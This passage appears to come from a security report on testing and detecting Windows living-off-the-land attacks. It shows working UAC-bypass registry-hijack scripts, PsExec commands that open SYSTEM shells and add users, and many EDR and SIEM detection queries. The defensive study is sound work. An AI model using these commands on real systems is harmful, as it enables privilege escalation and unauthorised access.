The main objective is to create a BITS job to download a malicious file to a specified local path of the target machine. Also in this case the defensive infrastructure was not able to detect the malicious script and so no alert was risen.

Privilege Escalation

Eventvwr.exe is vulnerable to an attack that targets the process created whenever the executable is invoked. In order to analyze the detection capabilities we executed tests number 1 and 2 of the T1548.002 folder. The script for the first test is:

```
reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "#{
   executable_binary}" /f
cmd.exe /c eventvwr.msc
```

With the first line we add a path to an arbitrary file to the registry key of interest. With the second line, instead, we invoke the Windows tool to execute the payload. On the other hand, the script of test number 2 is:

```
New-Item "HKCU:\software\classes\mscfile\shell\open\command" -Force
Set-ItemProperty "HKCU:\software\classes\mscfile\shell\open\command" -Name
   "(default)" -Value "#{executable_binary}" -Force
Start-Process "C:\Windows\System32\eventvwr.msc"
```

The code does the same instructions as the previous one. However, Powershell is the vector of attack and the proper cmdlets are applied. At the end of the testing phase, EDR was capable of detecting and halting the exploit. None of the scripts were able to complete successfully. However, the second detonation machine, which is only equipped with QRadar, did not cause any alarm. This means that if we were able to disconnect the link to the EDR service then the exploit would be able to also complete this phase without being detected.

Lateral Movement


PsExec.exe can be employed to execute arbitrary commands on a remote machine without the necessity for the latter to have the service installed. We tested multiple use cases but the Atomic Red Team scripts do not cover all of them. That is, not all the options or use cases have been taken into consideration by the Red Canary Team and for this reason, two custom scripts have been developed. Each of them covers multiple attack scenarios. The first test is:

```
PsExec.exe \\127.0.0.1 -u DetonationMachine/Username -p password -s cmd
```

In this case, we try to both accesses a remote machine with atypical credentials and also requests for system permissions. For this test and the next one, the remote machine is the local host. In this way, both Defender and QRadar will be able to record both the sender and receiver of the attack. The second test script is:


```
PsExec.exe -r NotMalicious \\127.0.0.1 -h net user NotAttacker G00dPsswD
   /add
```

In this test, instead, we try to access a remote machine, requesting root privileges, in order to create a new user of name "NotAttacker". All of this is executed through a PsExec.exe execution renamed as "NotMalicious". Both tests were not considered suspicious by the defensive infrastructure and for this reason, no alerts were produced.



```
PS C:\Users\ user > PsExec.exe \\127.0.0.1 -u user -p password -s cmd

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration
```

Figure 5.1: Execution of the first test for PsExec.exe



```
PS C:\Users\ user > PsExec.exe -r NotMalicious \\127.0.0.1 -h net user NotAttacker G0OdPsswD /add

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com


The command completed successfully.
```

Figure 5.2: Execution of the second test for PsExec.exe


5.2. Illustrative example

In order to present the results brought by the Pandora project, in this paragraph we can see how the rules for the PsExec.exe exploitations increase the detection capabilities of the company's security infrastructure. The tests that are being run are the ones presented in section 5.1.1. These scripts have been executed both before and after the deployment of the rules in the EDR and SIEM systems.

We run the first test, present in picture 5.1, on the two detonation machines and it completed both times successfully. The target machine allowed the hypothetical attacker to reach the target device. Moreover, we gained elevated privileges and were able to access its command line. In order to confirm the gained foothold on the new machine, a network test, through the "ipconfig" tool, was done.

The second test, shown in figure 5.2, was also run on both virtual machines and in both cases, the code was executed successfully. In this case the target machine accepted the external connection giving us elevated privileges. Moreover, the machine allowed for the creation of a new user on the machine.


As previously mentioned no alert was risen by the default policies and detection capabilities of the company's security infrastructure. To be sure that both EDR and QRadar received the logs, custom queries have been launched. The results, seen in photo 5.3 and 5.4, show that the events from the detonation machines and other devices were registered by both services but no anomalies were found. The queries described in section 4.5 have then been executed to analyze their accuracy. In all cases, the command lines inserted in the machines were correctly collected.



```
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "Psexec" or ProcessVersionInfoOriginalFileName contains "psexesvc.exe" or ProcessVersionInfoOriginalFileName contains "paexec"
| where DeviceName contains "Detonation"
| distinct ProcessCommandLine, DeviceName
```

ProcessCommandLine ↓	DeviceName
spoolsrv.exe	[redacted]
PSEXESVC.exe	[redacted]
PsExec.exe \\localhost -u [redacted] -p ********** -accepteula "C:\Wi...	[redacted]
PsExec.exe \\localhost -accepteula -c C:\Windows\System32\cmd.exe	[redacted]
psexec.exe \\127.0.0.1 -u [redacted] -s cmd	[redacted]
PsExec.exe \\127.0.0.1 -u [redacted] -p ********** -accepteula "C:\Wi...	[redacted]
psexec -r spoolsrv \\127.0.0.1 -u [redacted] -s ipconfig	[redacted]

Figure 5.3: EDR query for PsExec.exe events




```
SELECT "Command","username" from events
WHERE "Command" Ilike '%psexec%' and "username" Ilike 'zzazureadmin'
LAST 24 HOURS
```

Current Statistics
Total Results 5 (13
Data Files Searched 10 (1

Command	username
"C:\Windows\System32\PSTools\PsExec.exe" \\127.0.0.1 -u [redacted] -p [redacted] -s cmd	[redacted]
"C:\Windows\System32\PSTools\PsExec.exe" -r Kinder \\127.0.0.1 -h cmd	[redacted]
"C:\Windows\System32\PSTools\PsExec.exe" \\127.0.0.1 -u [redacted] -p [redacted] -s cmd	[redacted]
"C:\Windows\System32\PSTools\PsExec.exe" -r Kinder \\127.0.0.1 -s [redacted] /add	[redacted]
"C:\Windows\System32\PSTools\PsExec.exe" -r Kinder \\127.0.0.1 -s [redacted] /add	[redacted]

Figure 5.4: SIEM query for PsExec.exe events




Detection rule

```
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "Psexec"
| where ProcessCommandLine contains @" -p " and ProcessCommandLine contains @" -u "
| where  ProcessCommandLine !contains @"[redacted]" and ProcessCommandLine !contains [redacted] and InitiatingProcessFileName !contains "Tomcat10.exe"
| join DeviceNetworkEvents on $left.ProcessCommandLine == $right.InitiatingProcessCommandLine
| distinct ProcessCommandLine, DeviceName, RemoteUrl1
```

□	ProcessCommandLine	DeviceName	RemoteUrl1
□	"PsExec.exe" \\127.0.0.1 -u[redacted] -p ********** cmd	[redacted]	[redacted]
□	PsExec.exe \\127.0.0.1 -u[redacted] -p ********** -accepteula "C:\Windows\System32\calc.exe"	[redacted]	[redacted]
□	"PsExec.exe" \\127.0.0.1 -u[redacted] -p b2 -accepteula cmd	[redacted]	[redacted]
□	"PsExec.exe" \\127.0.0.1 -u[redacted] -p ********** -s cmd	[redacted]	[redacted]

Figure 5.5: EDR query for T1021.002 through PsExec.exe



Detection rule


```
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "Psexec"
| where (ProcessCommandLine contains @" -s " or ProcessCommandLine contains @" -h ") and (ProcessCommandLine contains @"\\" or ProcessCommandLine contains @"@")
| where ProcessCommandLine !contains @"c:\windows\Temp\[redacted]" and  ProcessCommandLine !contains @"[redacted]
| join DeviceNetworkEvents on $left.ProcessCommandLine == $right.InitiatingProcessCommandLine
| distinct ProcessCommandLine, DeviceName, RemoteUrl1
```

□	ProcessCommandLine	DeviceName	RemoteUrl1
□	"PsExec.exe" -r NotMalicious \\127.0.0.1 -h net user NotAttacker G00dPsswD /add	[redacted]	

Figure 5.6: EDR query for T1543.003 through PsExec.exe to a remote machine

We can see the results for the EDR queries in picture 5.5, 5.6, 5.7, 5.8, 5.9, and 5.10. Instead, the results of the SIEM counteparts can be observed in pictures 5.11, 5.12, 5.13, 5.14, 5.15, and 5.16. As the images show the analytics are able to catch all the processes related to the attack scenarios and techniques described previously. In such figures, only some of the fields have been presented in order to show concretely the results of the detection rules. Indeed, both EDR and SIEM, can retrieve many more forensic pieces of evidence that are useful for threat hunting investigations.

Once the results were retrieved through the analytics, they were analyzed in order to understand whether an already present threat was abusing such LoLBins. Since this was not the case, we deployed the queries in production as detection rules. As previously described, the mitigation responses we imposed are the restriction of the application permissions, the launch of a full anti virus scan and the generation of an alert on the respective systems. The analytics are being run continuously by the respective platforms in order to catch as soon as possible any malicious exploit of such tools.




Detection rule

```
let white_users = dynamic([
[redacted] ,
]);
let white_app= dynamic([
@":[redacted]",
@":[redacted]",
@":[redacted],
@"\[redacted]"
]);
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "Psexec"
| where ProcessCommandLine contains @" -s " or ProcessCommandLine contains @" -h "  and not(ProcessCommandLine contains @"\\" or ProcessCommandLine contains @"@")
| where not(AccountName has_any (white_users) or InitiatingProcessCommandLine has_any (white_app))
| distinct ProcessCommandLine, DeviceName
```

□ ProcessCommandLine	DeviceName
□ "PsExec.exe" \\127.0.0.1 -u [redacted] -p ********** -s cmd	[redacted]
□ "PsExec.exe" -r spoolsrv -s cmd	[redacted]

Figure 5.7: EDR query for T1543.003 through PsExec.exe to a local machine




Detection rule

```
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "Psexec"
| where ProcessCommandLine contains " -r "
| join DeviceNetworkEvents on $left.ProcessCommandLine == $right.InitiatingProcessCommandLine
| distinct ProcessCommandLine, DeviceName, RemoteUrl1
```

□ ProcessCommandLine	DeviceName	RemoteUrl1
□ "PsExec.exe" -r NotMalicious \\127.0.0.1 -h net user NotAttacker G00dPsswD /add	[redacted]	[redacted]

Figure 5.8: EDR query for remote renamed PsExec.exe execution




Detection rule

```
union DeviceEvents, DeviceProcessEvents
| where FileName !contains "psexec" and FileName !contains "PSEXESVC.exe"
| where ProcessVersionInfoOriginalFileName contains "psexesvc.exe" or ProcessVersionInfoOriginalFileName contains "paexec"
| distinct ProcessCommandLine, DeviceName
```

□ ProcessCommandLine	DeviceName ↑
□ NotMalicious.exe	[redacted]


Figure 5.9: EDR query for local renamed PsExec.exe execution


Detection rule

```
union DeviceEvents, DeviceProcessEvents
| where ProcessCommandLine contains "Psexec"
| where ProcessCommandLine contains " net " and ProcessCommandLine contains @"/add"
| join DeviceNetworkEvents on $left.ProcessCommandLine == $right.InitiatingProcessCommandLine
| distinct ProcessCommandLine, DeviceName, RemoteUrl1
```

□	ProcessCommandLine	DeviceName	RemoteUrl1
□	"PsExec.exe" -r NotMalicious \\127.0.0.1 -h net user NotAttacker G00dPsswD /add	Detonation	

Figure 5.10: EDR query for T1136.002 through PsExec.exe




```
SELECT "Command","username" from events
WHERE "Event ID" = '4688' AND "Command" ILIKE '%psexec%' AND "Command" ILIKE '% -p %' AND "Command" ILIKE '%-u%'
AND NOT("Command" ILIKE  machine  ' AND "Command" ILIKE '%  username  %' and "Parent Process Name" = '% Tomcat10.exe %')
LAST 24 Hours
```

▼ Current Statistics
Total Results 2 (5.4
Data Files Searched 2,060

Command	username
"C:\Windows\System32\PSTools\PsExec.exe" \\127.0.0.1 -u Detonation \ username -p password -s cmd	Detonation
"C:\Windows\System32\PSTools\PsExec.exe" \\127.0.0.1 -u Detonation \ username -p password -s cmd	Detonation

Figure 5.11: SIEM query for T1021.002 through PsExec.exe




```
SELECT "Command","username" from events
WHERE "Event ID" = '4688' AND "Command" ILIKE '%psexec%' AND ("Command" ILIKE '% -s %' OR "Command" ILIKE '%-h%')
AND ("Command" imatches '.*\\\\.*'OR "Command" imatches '.*@.*') AND NOT("Command" ILIKE '%  executable1
AND "Command" ILIKE   machine  )
LAST 24 HOURS
```

▼ Current Statistics
Total Results 5 (13
Data Files Searched 2,060

Command	username
"C:\Windows\System32\PSTools\PsExec.exe" \\127.0.0.1 -u Detonation username -p password -s cmd	Detonation
"C:\Windows\System32\PSTools\PsExec.exe" -r name 27.0.0.1 -h cmd	Detonation
"C:\Windows\System32\PSTools\PsExec.exe" \\127.0.0.1 -u Detonation username -p password -s cmd	Detonation
"C:\Windows\System32\PSTools\PsExec.exe" -r name 27.0.0.1 -s net user username /add	Detonation
"C:\Windows\System32\PSTools\PsExec.exe" -r name 27.0.0.1 -s net user username /add	Detonation

Figure 5.12: SIEM query for T1543.003 through PsExec.exe to a remote machine




```
SELECT "Command","username" from events
WHERE "Event ID" = '4688' AND "Command" ILIKE '%psexec%' AND ("Command" ILIKE '% -s %' OR "Command" ILIKE '%-h%')
AND NOT("Account Name" ilike 'koehlmarc1a'
OR "Account Name" ilike  username
OR "Account Name" ilike  username
OR "Account Name" ilike  username
OR "Account Name" ilike  username
OR "Account Name" ilike  username
OR "Account Name" ilike  username
OR "Account Name" ilike     username
AND NOT("Command" ILIKE          executable1
OR "Command" ILIKE            executable2
OR "Command" ILIKE       executable3      )
LAST 24 HOURS
```

▼ Current Statistics
Total Results 5 (13
Data Files Searched 2,060

Command	username
"C:\Windows\System32\PSTools\PsExec.exe" \\127.0.0.1 -u Detonation zzazureadmin -p password -s cmd	Detonation
"C:\Windows\System32\PSTools\PsExec.exe" -r name 27.0.0.1 -h cmd	Detonation
"C:\Windows\System32\PSTools\PsExec.exe" \\127.0.0.1 -u Detonation username -p password -s cmd	Detonation
"C:\Windows\System32\PSTools\PsExec.exe" -r name 27.0.0.1 -s net user username /add	Detonation
"C:\Windows\System32\PSTools\PsExec.exe" -r name 27.0.0.1 -s net user username /add	Detonation

Figure 5.13: SIEM query for T1543.003 through PsExec.exe to a local machine




```
SELECT "Command","username" from events
WHERE "Event ID" ILIKE '4688' AND "Command" ILIKE '%psexec%' AND "Command" ILIKE '% -r %'
LAST 24 HOURS
```

Current Statistics
Total Results 1 (2.7
Data Files Searched 8 (15

Command	
"C:\Windows\System32\PSTools\PsExec.exe" -r NotMalicious \\127.0.0.1 -h net user NotAttacker G00dPsswD /add	zzazureadmin

Figure 5.14: SIEM query for remote renamed PsExec.exe execution




```
SELECT "TargetName","username" from events
where "Event ID" = ‘5145’ and TargetName IMATCHES '(.*stderr.)|(.*stdin.*)|(.*\stdout.*)' and not (TargetName IMATCHES '(?i)(.*PSEXECSVC.*)')
LAST 24 HOURS
```

Current Statistics
Total Results 6 (9.9
Data Files Searched 10 (1

TargetName	username
NotMalicious-Detonation-stdin	Detonation
NotMalicious-Detonation-stdout	Detonation
NotMalicious-Detonation-stderr	Detonation
NotMalicious-Detonation-stdin	Detonation
NotMalicious-Detonation-stdout	Detonation
NotMalicious-Detonation-stderr	Detonation

Figure 5.15: SIEM query for local renamed PsExec.exe execution

